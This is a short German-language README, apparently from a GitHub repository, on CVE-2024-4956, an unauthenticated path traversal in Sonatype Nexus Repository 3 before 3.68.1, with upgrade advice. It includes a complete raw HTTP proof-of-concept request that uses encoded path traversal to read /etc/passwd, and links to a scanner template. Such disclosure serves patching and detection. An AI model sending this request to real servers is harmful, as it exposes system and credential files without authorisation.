 gmh5225/cve-2024-4956
Nicht authentifizierte Path-Traversal in Nexus Repository 3

Der Nexus Repository Manager ist ein Repository-Manager, der Artefakte, die für die Entwicklung benötigt werden, organisiert, speichert und verteilt.
In Nexus Repository 3 wurde in Versionen vor 3.68.1 eine Path-Traversal-Schwachstelle entdeckt. Diese Schwachstelle ermöglicht es einem Angreifer, eine URL zu erstellen, um ohne Authentifizierung Systemdateien außerhalb des Geltungsbereichs der Nexus-Repository-Anwendung herunterzuladen. Dies stellt ein erhebliches Risiko dar, da vertrauliche Systemdateien offengelegt werden können und die Sicherheit der Umgebung, in der Nexus Repository installiert ist, möglicherweise gefährdet werden kann.
Es wird empfohlen, Nexus Repository so schnell wie möglich auf Version 3.68.1 oder höher zu aktualisieren, um diese Schwachstelle zu entschärfen.
Weitere Informationen und technische Details zur Schwachstelle finden Sie unter dem folgenden Link:
Referenzen:
Die Schwachstelle betrifft die Versionen 3.0 bis 3.68.0 des Sonatype Nexus Repository Manager.
Die Aktualisierung von Nexus Repository ist der empfohlene Ansatz, um diese Schwachstelle zu beseitigen. Für Bereitstellungen, die nicht sofort aktualisiert werden können, stehen jedoch sofortige Gegenmaßnahmen zur Verfügung:
Referenzen:

GET /%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f../etc/passwd HTTP/1.1
Host: localhost
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
Connection: close
Cache-Control: max-age=0
Mit dem obigen PoC ist es möglich zu sehen, wie auf die Datei /etc/passwd zugegriffen wird:
(CVE-2024-4956.yaml) https://github.com/erickfernandox/CVE-2024-4956/blob/main/CVE-2024-4956.yaml
